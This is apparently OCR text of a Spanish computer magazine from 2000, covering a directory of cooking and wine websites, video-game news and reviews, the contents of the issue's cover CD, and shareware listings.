
■ **Gastronomía.** Esta web, que pertenece al *site* Mujer Futura.com, dispone de un buen número de minisecciones entre las que vale la pena abrir las relativas a los instrumentos de cocina y las variedades para decorar una mesa de comensales. Un recetario variado, una pizca de secretos caseros para dar un toque personal a los platos y un buen puñado de trucos constituyen la oferta de este *site*, en el que también se puede encontrar una tabla de conversiones de peso, volúmenes y temperaturas para no errar en las medidas. Dispone también de un buscador por categorías, foros y chats para compartir ideas y recetas sin olvidar los antojos de famosos y los productos de temporada. La repostería, los entrantes o especialidades preparadas al horno o microondas son un secreto a voces en este portal con un variado surtido de opciones y una receta especial diferente cada día.

www.recetario.com

[Castellano]

■ **El** Completo y variado, este portal reúne gran cantidad de información sobre gastronomía, recetas, salud o noticias culinarias. Su nombre da una pista sobre la parte principal de esta web. Los que deseen hacer su alimentación más variada y recurrir a platos especiales, no tienen más que abrir la sección de recetas en la que pueden disfrutar de la cocina internacional y regional de nuestro país hasta preparados afrodisíacos, comidas para niños o especiales con *fondues*, sin pasar por alto las fechas destacadas como la Navidad o el día de los enamorados. Pero eso no es todo. El internauta tiene la posibilidad, gracias a la sección «Qué tengo en el frigorífico», de introducir los ingredientes que desee y averiguar recetas interesantes al momento. En este *site* no faltan recomendaciones de restaurantes, vinos e incluso libros sobre gastronomía, además de secciones especiales sobre tablas de alimentos o la revista de El Recetario. La sección de «Protocolo en la mesa» es muy útil para conocer las costumbres de otros países.





www.elvino.com

[Castellano]



■ **El vino. Centro de información del vino español en Internet**. El llamado «néctar de los dioses» tiene su página de Internet en este *site* en el que se puede encontrar todo lo relativo a la enología. En lo que respecta a la sección de información destacan las entradas sobre organismos, guía de proveedores, calificación de añadas, publicaciones o tiendas especializadas. Este portal también da la opción al internauta de adquirir las mejores botellas, copas, guías o volúmenes a través de la página con especificaciones técnicas, precios y pedido directo. La interacción con el visitante de este sitio es un hecho gracias a los concursos, pasatiempos, foro de debate y chats que en él se ofrecen. El problema del alcoholismo también tiene reflejo en el portal con una sección relativa a vino y salud, así como un buscador, acceso a links sobre vino o conversor de medidas. Baco estaría orgulloso.



www.arrakis.es/~jols/tapas

[Castellano e inglés]



■ **El mundo de las tapas**. La costumbre del «tapeo» que existe en nuestro país cuenta con una historia y unas costumbres que, según esta web, se remonta a la época de Alfonso X el Sabio. Una indisposición real fue la causa que convirtió en habitual la práctica de comer entre horas pequeños bocados con el fin de mantener con fuerzas el cuerpo hasta la hora de la comida o la cena. Esta web recoge todo el mundo gastronómico del buen comer y buen tapear desde las recetas, su historia, *links* a otras secciones de interés y otros temas de interior relacionados con el mundo del arte de comer de pie. Destaca el foro de tapas y los comentarios de otros internautas acerca de su experiencia, así como la posibilidad de incluir recetas personales. Se trata de un sitio de sencilla estructura, pero que recaba datos muy interesantes sobre esta costumbre tan extendida en España.


www1.ujaen.es/~fespino/

[Castellano e inglés]



■ **El web del aceite de oliva**. Este portal, que nació hace más de cuatro años, se enfrenta a la arriesgada labor, dada su profusión y amplitud, de recopilar todo lo relativo al aceite de oliva, su cultivo, producción y consumo. Dispone de varios *links* que dan acceso directo a noticias de nutrición, olivicultura, salud y consumo (alimentación mediterránea), visión económica (análisis del sector del aceite de oliva, ayudas y subvenciones), así como calidad de la aceituna. Ante el ingente número de *e-mails* recibidos solicitando más información, los creadores de este portal han optado por diseñar un listado de interesados que puedan aportar conocimientos científicos, sanitarios o industriales sobre el tema. Cada una de las secciones cuenta con el valor añadido de conectar con enlaces que tratan en profundidad la economía, el cultivo de los olivares o la elaboración del autóctono aceite de oliva. Peculiar y muy interesante, dispone de un *link* a la Universidad de Jaén.

http://personal.redestb.es/cabiedes/gastro.htm



[Castellano]

■ **Papeo.** La gastronomía de Asturias. Son muy numerosas las webs dedicadas a la gastronomía de alguna región de España sin embargo, hemos querido seleccionar ésta porque, sin necesidad de ser asturiano, el internauta puede pasearse y encontrar información sobre recetas tradicionales, la sidra, el vino, léxico en bable o sociedades gastronómicas. Con un toque humorístico, este portal recorre la cocina asturiana por zonas, con mapa incluido de la provincia, los mejores vinos y quesos de la comarca o las recetas típicas de la zona. La sidra merece mención aparte y de ello se hace eco este portal que dedica profusa información a la bebida asturiana para gusto de profanos y escanciadores.

http://personal.redestb.es/padobner/

[Castellano]

■ **La cocina vegetariana de Marta**
Entre los numerosos portales dedicados a la cocina vegetariana hemos elegido éste por su atractivo y original diseño y también porque, a su vez, permite el acceso a más de ochenta *sites* donde encontrar todo lo relativo a esta alternativa culinaria que cada vez más personas adoptan. La cocina vegetariana de Marta ofrece muchas recetas tanto dulces como saladas, explicando de forma pormenorizada su preparación y con trucos para darles un sabor especial. Además permite a los vegetarianos y, en general, a todo el mundo, compartir sus platos preferidos enviando las recetas al sitio, en el que no faltan citas gastronómicas curiosas y una sección que recoge los nombres de vegetarianos famosos de mundo del cine, la música, la literatura o las ciencias. Se trata de una web curiosa y divertida que merece la pena visitar.



www.accua.com

[Castellano]

■ **accua** Con una portada similar a un puzzle, esta web dispone de un completo servicio e información para elegir el mejor restaurante o tasca, donde salir de marcha y acertar o los mejores *caterings* para eventos y reuniones. Pero sin duda, el valor añadido de este sitio es poder reservar y confirmar *on-line* mesa en cualquier restaurante de Madrid, Barcelona, Segovia o Valencia. Además, Accua da la posibilidad a los clientes de conseguir premios acumulando las reservas realizadas a través del portal. Ser socio de Accua permite de forma gratuita participar en diferentes sorteos y promociones. Dispone de un práctico buscador de restaurantes en Madrid, Barcelona, Segovia, Málaga o Valencia con una selección de los favoritos de la semana. El ocio y los viajes también tienen cabida en este *site* donde es posible rastrear los destinos más interesantes. Accua anuncia la disponibilidad en breve de una tienda donde el internauta podrá adquirir productos de alimentación a golpe de ratón.





Solo ante el peligro

Oscar Condes
oscarc@bpe.es

PS2

Su lanzamiento es sin duda la noticia más destacada del mundillo en este final de siglo. Especialmente por todos los comentarios y la polémica de su lanzamiento centrada en dos argumentos: las escasas unidades que se ponen a la venta y su alto precio.

Obviando lo primero, sí me gustaría opinar sobre el precio que, sinceramente, me parece excesivo (igual que el precio de los juegos). Lo cierto es que la idea de Sony de hacer que la PS2 sea algo más que una consola de juegos es muy loable pero ¿está preparado el mercado para ello?

Pero lo realmente importante es otra cosa. Cuando hace muchos meses se hablaba de ella, muchos eran los que se la imaginaban como la máquina definitiva. Lo cierto es que en el gran salto dado gracias a los 128 bits, Sega le ha ganado la partida a Sony porque la diferencia entre una PS2 y una Dreamcast no es para tanto.

Es cierto que la potencia de la máquina sólo se verá en unos años cuando se llegue a aprovechar todo el potencial de su hardware, pero para entonces ya habrán salido la GameCube y la X-Box y serán más potentes.

¿Qué significa todo esto? Pues que está muy claro que este mundillo se mueve y que va a ser muy difícil que ningún producto se convierta en la máquina definitiva, aunque no me quepa duda de que la PS2 será un éxito.

El viaje más largo de FX

La distribuidora española lanza The Longest Journey, una aventura gráfica al más puro estilo clásico con más de 70 personajes con los que conversar y 400 escenarios de leyenda.




The Longest Journey es un proyecto de Funcom, compañía desarrolladora de juegos de consola de bastante prestigio que ahora ha desembarcado en el mercado PC con un gran presupuesto debajo del brazo. Ni más ni menos que tres millones de dólares (algo así como 600 millones de pesetas) ha costado esta aventura gráfica en la que han participado 70 programadores durante dos años de trabajo.

Cuatro CDs repletos de personajes 3D creados con 1.000 polígonos, sincronía labial en tiempo real y animaciones de *motion capture*, convierten a The Longest Journey en casi una película de la que el jugador será protagonista.

La historia nos sumerge de lleno en un universo compuesto por dos mundos paralelos. Por un lado tenemos Stark, una sociedad parecida a la nuestra pero ambientada en el siglo XXIII en la que prima el orden por encima de todo. Paralelo a este mundo tenemos Arcadia, un lugar en el que pervive la magia, el arte y la belleza. Ambos planos de la misma realidad se complementan y permiten el equilibrio de todo el universo. Pero este equilibrio está a punto de romperse: el Guardián, un ser sin alma que guarda desde el principio de los tiempos la armonía entre el orden y la magia, ha desaparecido.





El jugador se tendrá que meter en la piel de April Ryan, una estudiante de Bellas Artes que tiene el extraño poder de viajar entre los dos mundos. Ella tiene que encontrar al Guardián y restablecer el orden universal a través de más de 400 escenarios con unos gráficos excelentes, resolviendo cientos de enigmas durante más de 70 horas de juego.

Mención aparte merecen la banda sonora del juego que no tiene nada que envidiar a la de cualquier película de fantasía y la estupenda localización al castellano, labor en la que FX ha puesto un cuidado especial. Para ello se ha recurrido a los estudios de doblaje de más prestigio en nuestro país y se ha contratado las voces de un grupo de 25 dobladores profesionales, entre los que podemos encontrar las voces españolas de Nicole Kidman, John Goodman o Morgan Freeman.


Como ya es habitual, FX lanza el juego al atractivo precio de 2.995 pesetas (18 euros).

www.fxplanet.com

Barcelona Videojuego'2000 es el nombre del primer salón internacional dedicado al mundo del videojuego celebrado a finales del pasado mes de octubre en el recinto ferial de La Farga en Hospitalet (Barcelona).

Se trataba de la primera edición de lo que es la mayor feria de estas características que tiene lugar en territorio nacional y que pretende servir de escaparate a las últimas novedades del mercado y situar a España en el circuito internacional de ferias del videojuego, a la altura de eventos como el E3, ECTS y Tokio GameShow.

Un objetivo que sólo se logró a medias en esta primera edición ya que la nota predominante fue la escasez de repercusión y las pocas compañías que se acercaron a mostrar sus productos. Sin duda la presencia mayoritaria fue la de Sega que ocupó con sus consolas el mayor stand del recinto. Otro hecho destacable fue la celebración de varias mesas redondas donde se habló sobre el mundo de los videojuegos. Charlas como «El presente y futuro de la industria del desarrollo en España» que contó con la presencia de figuras de las compañías desarrolladoras españolas abrió un interesante debate sobre la existencia de una verdadera industria en nuestro país.



Una industria que esperemos esté bien representada en próximas ediciones del recién llegado salón del videojuego.

www.barcelonavideojuego.com

Nueva web de juegos *on-line*

Gameloft, un nuevo portal dedicado a los videojuegos se asoma al mercado patrocinado por algunas de las compañías más importantes del sector.





Ya funciona en nuestro país Gameloft.com, un nuevo portal de juegos que se configura como un centro de servicios y contenidos en Internet dedicado a los 300 millones de jugadores de todo el mundo.

GameLoft se posiciona como un portal especializado en el juego con una presencia mundial pero ofreciendo un contenido local adaptado a las necesidades de cada comunidad de juegos particular. Su capital proviene de Ubi Soft y Guillemot Corporation y se ha establecido ya en 12 países gracias a acuerdos de asociación con múltiples compañías del sector.

En nuestro país, GameLoft será la plataforma oficial de juegos del portal Ya.com poniendo a disposición de los internautas españoles sus mejores servicios como portal de juegos *on-line* junto con información actualizada y relacionada con el panorama lúdico interactivo con su revista de juegos *on-line* elaborada por especialistas.

www.gameloft.com


La Federación Antipiratería continúa su trabajo contra los delitos contra la protección intelectual que siguen produciéndose con bastante impunidad.
Uno de los sectores más afectados sigue siendo el de los videojuegos con un 60 % de productos fraudulentos.
Según la FAP, los índices de piratería están descendiendo en líneas generales, sin embargo, los medios para su distribución van en aumento. Así la piratería videográfica que era ofertada sólo a través de mercadillos y unos pocos videoclubs, aparece junto a otros productos como CDs de música y videojuegos en todo tipo de establecimientos, en la calle y en Internet.
Los últimos casos detectados afectan a televisiones locales poco escrupulosas que todavía emiten películas sin la autorización de sus titulares y a diversos establecimientos que aún comercializan copias piratas. Las últimas intervenciones policiales se han resuelto con la incautación de videojuegos y diverso material informático valorado en más de 15 millones de pesetas.




BREVES

Edición especial

Havas Interactive ha lanzado una edición especial limitada de Diablo 2 que contiene el juego completo, un DVD con todos los vídeos, hasta 24 minutos, y la guía oficial del juego, considerado en todo el mundo como juego del año 2000.



Todos aquellos que aún no se han adentrado en el tenebroso universo del diablo tienen ahora una buena oportunidad de hacerlo con esta edición que está íntegramente traducida al castellano y tiene un precio de 7.995 pesetas.



Como ya va siendo habitual
simulador de fútbol de más prestigio.

Electronic Arts ha presentado FIFA 2001, la nueva versión del conocido simulador creado en su factoría EA Sports que se puede adquirir desde el 24 de Noviembre.

El nuevo juego ve la luz en tres formatos diferentes: PC, PlayStation y PS2. Ésta es precisamente una de sus mayores novedades ya que es uno de los primeros juegos que se pondrán a la venta junto a la nueva consola de Sony.

FIFA 2001 se caracteriza por las mejoras realizadas tanto en lo que se refiere a la calidad gráfica como en jugabilidad. Mejoras que se aprecian en el realismo conseguido: se ha procurado que los jugadores sean más reales y con mayor diversidad en sus características faciales. Para ello, como ya se ha hecho habitual, se ha recurrido a la captura de movimiento de jugadores.

Además, se ha potenciado el entorno del terreno de juego de tal modo que ahora resulte tan real lo que sucede fuera como lo que ocurre dentro del campo.

Otra de las peculiaridades que siempre han caracterizado a FIFA desde siempre, es su gran cantidad de posibilidades, algo que también se ha visto potenciado con nuevas opciones, incluyendo la posibilidad de jugar en Internet. Así, las mejores 16 ligas del mundo y más de 50 selecciones nacionales están al alcance de los jugadores con FIFA 2001 que este año tiene la imagen, en nuestro país, del valencianista Mendieta.

Un arcade futurista

Future Runner es el nuevo arcade de carreras de tono futurista que ha lanzado al mercado la casa Newsoft, compañía dedicada al desarrollo y comercialización de juegos para PC.

En el nuevo juego, el usuario tiene la posibilidad de jugar con un buen número de naves con sistema de suspensión flotante y a velocidades límite. Future Runner dispone de tres modos de juego, sencillo, campeonato y arcade, en el que se pueden utilizar trucos, armas, como el cañón láser o los misiles dirigidos, y estrategias al servicio del usuario. En este juego, que comprende cinco mundos y ocho pistas diferentes, la música guarda un papel fundamental que completa la sensación de velocidad. La banda sonora ha sido especialmente compuesta para este título por el Dj y productor *Maniac Boy* e incluye temas de estilos rabiosamente actuales como *jungle*, *breakbeat*, *elektro* y *house*.



Por otro lado, Newsoft también ha lanzado La caja de juegos para Palm, un producto que incluye 100 juegos de diferentes temáticas: arcade, naves y espacio, plataformas, ajedrez, aventuras, habilidad. Para hacer uso de ellos basta con transferir desde el lector de CD a la agenda electrónica los juegos que más interesen al usuario para que pueda jugar desde cualquier lugar.


Newsoft 902 414 414

Planeta y Empire

La empresa española Planeta de Agostini ha llegado a un acuerdo con Empire Interactive para la distribución en nuestro país de los juegos de esta última, labor que hasta ahora realizaba Dinamic (que ahora parece volcada en apostar por el producto nacional).



Esto supone una apuesta de Planeta por el mundo del videojuego ya que se asegura la distribución de un amplio catálogo de juegos de una desarrolladora con muchos años de experiencia que realiza juegos para diversas plataformas. Empire, por su parte, se establece directamente en nuestro país en una estrategia con la que espera potenciar su cuota en el mercado del videojuego lanzando nuevos títulos de gran calidad. El primero de ellos será Sheep, un juego protagonizado por ovejas donde el humor estará muy presente y la misión del jugador será llevar el ganado al redil salvando los obstáculos que encuentre en el camino. Un sorprendente título que promete ser muy adictivo.




www.empireinteractive.com
www.planetadeagostini.es

Lo último de

Este mes encontrarás en nuestro CD ACTUAL un simpático vídeo que sintetiza en imágenes cómo hacemos la revista mes a mes. Y en el terreno del software destacamos la última entrega de Netscape, la 6, utilidades para Napster, DirectX 8 o un montón de emuladores para disfrutar con tu PC

Jesús Fernández (jesusf@bpe.es)



Este mes estrenamos en el CD ACTUAL 51 un vídeo, realizado con motivo de la octava edición de los Premios PC ACTUAL, sobre cómo hacemos la revista. Se trata de una sucesión de imágenes a ritmo frenético que muestran todos los procesos, desde la generación de contenidos hasta la impresión y distribución de PC ACTUAL. Esperamos que sea de tu agrado. Y en nuestro apartado VNU Labs encontrarás una carpeta cargada de emuladores de diferentes ordenadores y otra dedicada a «Napster», un programa que ha dado mucho que hablar al revolucionar la forma de compartir ficheros musicales. También hemos incluido la novísima versión de DirectX 8 para Windows 9x y Windows 2000/NT.



Toda una conglomeración de gráficos, aventuras y sonido en «A Sangre




Nuestro plato fuerte: la última versión



Observa cómo hacemos la revista en nuestro vídeo PC ACTUAL 2000.



La contabilidad a tu alcance con



Aprende Visual Basic 6 con el curso




Disfruta de los antiguos ordenadores con esta colección de emuladores.

Títulos del mes

Comenzamos esta sección hablando de **Netscape 6**, la versión definitiva de este estupendo navegador. Entre sus nuevas cualidades destaca la posibildad de cambiar su aspecto gracias a las «skins» o pieles que permiten personalizar al máximo este navegador. En las páginas de Net.ACTUAL encontrarás un interesante artículo sobre todas las novedades incluidas en Netscape 6. Consúltalo y prueba esta alternativa a Explorer.


También encontrarás en este epígrafe el comentado vídeo



Netscape 6 destaca por la posibilidad de

sobre PC ACTUAL. Para ejecutarlo debes activar el fichero «video.avi» inserto en la carpeta «\titulos\» del CD. Si notas que el vídeo se corta o se visualizan saltos de imagen puedes copiarlo al disco duro y reproducirlo.

Aplicaciones



Cerca de 100 personas hacen posible que PC ACTUAL llegue todos

La **EXPO 2000 Hannover** propone la sinergia de los enfoques tecnológicos, científicos y culturales como la única vía para alcanzar y mantener un progreso permanente. En esta muestra internacional, cada país expone su manera de afrontar el desafío de un futuro mundial común, sin renunciar, por ello, a sus propias culturas y costumbres. Un futuro compartido donde el criterio de aprovechamiento se imponga ante el derroche de recursos escasos: recuperación, reciclaje, creatividad, innovación y promoción de un desarrollo sostenible en beneficio de todos. Un esfuerzo global que nos permita alcanzar el objetivo de disfrutar de un mundo mejor que el que conocemos.

Nosotros, para aportar nuestro granito de arena a este importante evento, hemos incluido este mes la web española en nuestro CD para que puedas navegar cómodamente off-line por sus páginas. Para activar la «home page» debes abrir desde tu navegador la página «\expo2000hannover_dyr\index.htm».

Otros interesantes programas incluidos en este apartado son los enfocados a la gestión. Aquí destaca **FactuCont 4.00**, que permite realizar cómodamente operaciones de facturación llevando un control de artículos, clientes y proveedores, permitiendo a su vez realizar facturas, albaranes o presupuestos. Binarema nos ofrece este programa. Para más nformación conecta con *«www.binarema.es»*.

Binarema también nos ofrece **EuroConta 4.00**, un programa de contabilidad que permite realizar balances, asientos modelo o libros de registro, entre otras prestaciones, de forma fiable y segura. Es el complemento idóneo de «FactuCont».



Con FactuCont las tareas de facturación se reducen,

Zona Práctica


Septimo capítulo del curso de programación en **Visual Basic 6.0** que nos ofrece **Vía Futura**. En esta entrega conocerás más aspectos para programar en este entorno. Si quieres encontrar más información

---

VNU LABS

En este espacio encontrarás las aplicaciones complementarias a los artículos comentados en la revista.

Para poder llevar a la práctica los ejercicios del curso de «Macromedia Director» que encontrarás en las páginas de la revista, hemos incluido la versión de demostración de Macromedia Director 8.0., una de las herramientas de autor más potentes para la creación de programas multimedia. También, como complemento al serial sobre emuladores publicado en PC ACTUAL encontrarás una carpeta, «emuladores», repleta de programas para emular en tu PC otros sistemas. Otro programa que se hace mención en la revista es DirectX 8, la nueva actualización de las librerías necesarias para aprovechar al máximo tu PC en aplicaciones y juegos. Las encontrarás para Windows 9.x y NT/2000. Instálate la versión que se adapte a tu sistema operativo.
Por último, también encontrarás una carpeta que bajo el título de «Napster» recoge programas y utilidades para esta nueva fórmula de compartición de archivos musicales MP3.



«Napster» es un programa del que se habla mucho en la actualidad.

Cómo navegar por nuestro CD

Aunque seguramente ya conozcas nuestra interfaz comentaremos en las siguientes líneas su funcionamiento.

La navegación se realiza a través de unos menús flotantes en los que podrás hacer clic en cualquier momento sin necesidad de entrar o salir de ninguna pantalla. A través de estos menús podrás acceder a los ficheros que se mostrarán en una lista en la parte derecha de la pantalla y su correspondiente descripción en la parte inferior detallando varias de sus cualidades como página web, fabricante o el idioma.
En las aplicaciones, además de información descriptiva, observarás como aparece la imagen del programa. Si haces clic en ella contemplarás varias instantáneas de la aplicación. Otra de las facetas de nuestro compacto es la posibilidad de elegir al comienzo del arranque varias opciones como Interfaz HTML que te permitirá «bucear» a través del CD desde tu navegador habitual. Esta interfaz funciona igual que cualquier página web, de forma que puedes hacer clic en cualquiera de las opciones para localizar los programas.
Para poder ejecutar las aplicaciones que aparecen en el CD simplemente tienes que hacer clic en la ruta del programa situada en la parte inferior de la pantalla. Y en el caso de que quieras acceder a su página haciendo clic en la dirección web se activará tu navegador predeterminado conectándose a la misma.
Otra de las opciones que encontrarás es el Indice CD ACTUAL. Tan sólo tienes que elegir los filtros de búsqueda y teclear la palabra clave. Enseguida aparecerá una ventana con el listado de programas encontrados en la base de datos. Entonces podrás hacer clic en cada uno de ellos para visualizar sus características o el número de CD donde apareció.



Desde el navegador podrás acceder a cualquier aplicación del

Sugerencias

Disponemos de una dirección de correo electrónico para que puedas enviarnos tus sugerencias u observaciones. También, si te animas, puedes enviarnos tus creaciones para su posible edición o consultarnos cualquier duda que tengas con el CD. La dirección en cuestión es «cd-actual@bpe.es». No dudes en escribir y comentarnos tus inquietudes.

Atención telefónica

Si experimentas algún problema con la instalación o ejecución de algún programa del compacto, tenemos una línea telefónica abierta para atender tus dudas.

El número de teléfono es: 91 313 79 00 y el horario de atención es de lunes a jueves de 10 a 12 horas.

sobre este y otros cursos puedes conectarte a la página Web «www.viafutura.com». No olvides que, si tienes problemas a la hora de ejecutar el curso, puedes copiar el contenido de la carpeta «\practico\» al disco duro y ejecutar desde allí la aplicación.

Juegos

Este mes nuestra propuesta es escasa pero de calidad. Y es que sólo contamos con un título, eso sí, un auténtico bombazo: **A Sangre Fría**. En este juego te convertirás en un agente británico obligado a realizar múltiples misiones en la republica de Volgia. Tu inteligencia será clave para salir bien parado en este juego mezcla de aventura y arcade. «UbiSoft» es la casa propietaria de esta aplicación lúdica con excelentes gráficos y sonido para que disfrutes a tope con tu PC. En la página «www.revolution.co.uk» encontrarás mucha información sobre este increíble juego.

Y esto es todo por este mes. Sólo nos queda desearte felices fiestas y hasta el siglo que viene. Eso sí, esperamos tus sugerencias para hacer unos CDs acordes con tus necesidades.

Ejecución del CD ACTUAL

CD ACTUAL arranca de forma automática en Windows 95/98/Me. Si la opción de arranque de tu ordenador está desactivada, ejecuta el fichero «cdainicio.exe» que está en el directorio raíz del CD.
Si durante la ejecución del CD experimentas problemas, envíalo a la siguiente dirección y te enviaremos uno nuevo:

BPE
C\ San Sotero 8, 4ª planta. 28037 Madrid

Problemas con el CD



Si tienes problemas para instalar o ejecutar algún programa determinado, esto no significa que el CD esté estropeado. Si esto ocurre, comprueba que tu sistema cumple todos requisitos para ejecutar el programa en cuestión. Por último, te recordamos que CD ACTUAL ha sido comprobado con las últimas versiones existentes de antivirus, tarea de la que se encarga la empresa especializada Network Associates. Aun así y debido a la imposibilidad de estar completamente protegido, te recomendamos que tomes tus propias medidas.


Aplicaciones multimedia

Actualiza tus utilidades básicas con nuestro shareware

Las aplicaciones para disfrutar del multimedia protagonizan nuestra sección «share». También encontrarás utilidades del sistema, aplicaciones de Internet o software de seguridad. Empezamos con los programas gráficos.

Icon Forge: Crea y edita iconos y cursores animados para tu escritorio de Windows. Extrae iconos de archivos EXE, DLL, ICO y los exporta en cualquier resolución y en una gran cantidad de formatos gráficos.

3D GameStudio: Crea tus propios juegos usando un potente motor 2D y 3D, con un eficaz lenguaje de *script* y una serie de librerías y elementos prediseñados.




Ejemplo de lo que podemos hacer con este programa.

3D Canvas: Potente herramienta de modelado en 3D con posibilidad de animación, exportación en formato AVI e importación en los formatos 3D más comunes.

Ulead Photo Explorer Pro: Una de las aplicaciones más completas para organizar todas nuestras imágenes, crear catálogos, diapositivas con soporte para más de 35 formatos gráficos... Importa imágenes desde escáneres o cámaras digitales.

ThumbNailer: Los índices de imágenes, ya sean para visualización en pantalla o para su impresión, es la función principal de esta pequeña aplicación.




Con ThumbNailer creamos rápidamente índices de imágenes.

Utilidades Internet

Eudora: Nueva versión del popular programa de correo más potente del mercado que nos permite usarlo de forma gratuita en modo exponsorizado. Las mejoras más señaladas están en la libreta de direcciones y en la facultad de realizar *mailings* a grupos de usuarios.

NetProxy: Comparte tu acceso a Internet con otras máquinas de tu red local con este sencillo *proxy* de Internet que admite todos los protocolos comunes.




La configuración de NetProxy es muy sencilla.

Intelli-Dial-UP: Programa que acelera nuestra conexión a Internet ajustando parámetros clave.

NeoPlanet: Dale un nuevo aire a tu Internet Explorer con esta interfaz que dejará en el olvido los vetustos controles del navegador de Microsoft dando un toque de funcionalidad y colorido.

GetRight 4.3: Nueva versión del programa de descarga profesional que mantiene su aspecto externo.



GetRight trabajando.


Multimedia

LOADTeVe: Reproductor de video en español que se apoya en las tecnologías Windows Media Player y Real Player ofreciendo varios canales de emisión a través de Internet.

MusicMatch Jukebox: Completo estudio de grabación que te permite realizar extracción de pistas de audio, edición de las mismas y salida en formatos MP3 y RealAudio.

WinAmp 2.7: Nueva revisión del rey de los reproductores de MP3 que sigue mejorando cada vez sus ya pulidas prestaciones.

MP3 Tag Clinic: Pequeña utilidad editor/visor de los *tags ID3* de los archivos MP3 con posibilidad de creación de listas de canciones compatibles con WinAmp.



El punto fuerte de MP3 Tag Clinic es la edición de Tags ID3.

Ofimática

Tarjeta Pro: Utilidad destinada a controlar el gasto efectuado en nuestra tarjeta de crédito evitando así sustos de última hora.

Winfac: Programa completo en español de gestión incluyendo facturación, contabilidad, IVA y cobros y pagos.

Aplicaciones OS/2

PMMail: Excelente programa de correo para OS/2 que admite varias cuentas, soporte MIME, BinHex, filtros y encriptación PGP.


Albatros Media Player: Reproductor de archivos multimedia del tipo MOD, XM, STM, S3M, MTM, ULT y similares. Consume pocos recursos de memoria.

Programación

WinEdit 2000e: Potente editor de texto para programadores diseñado para reconocer los lenguajes Java, NCC, HTML, C, C++, PERL, y programación de bases de datos en general.

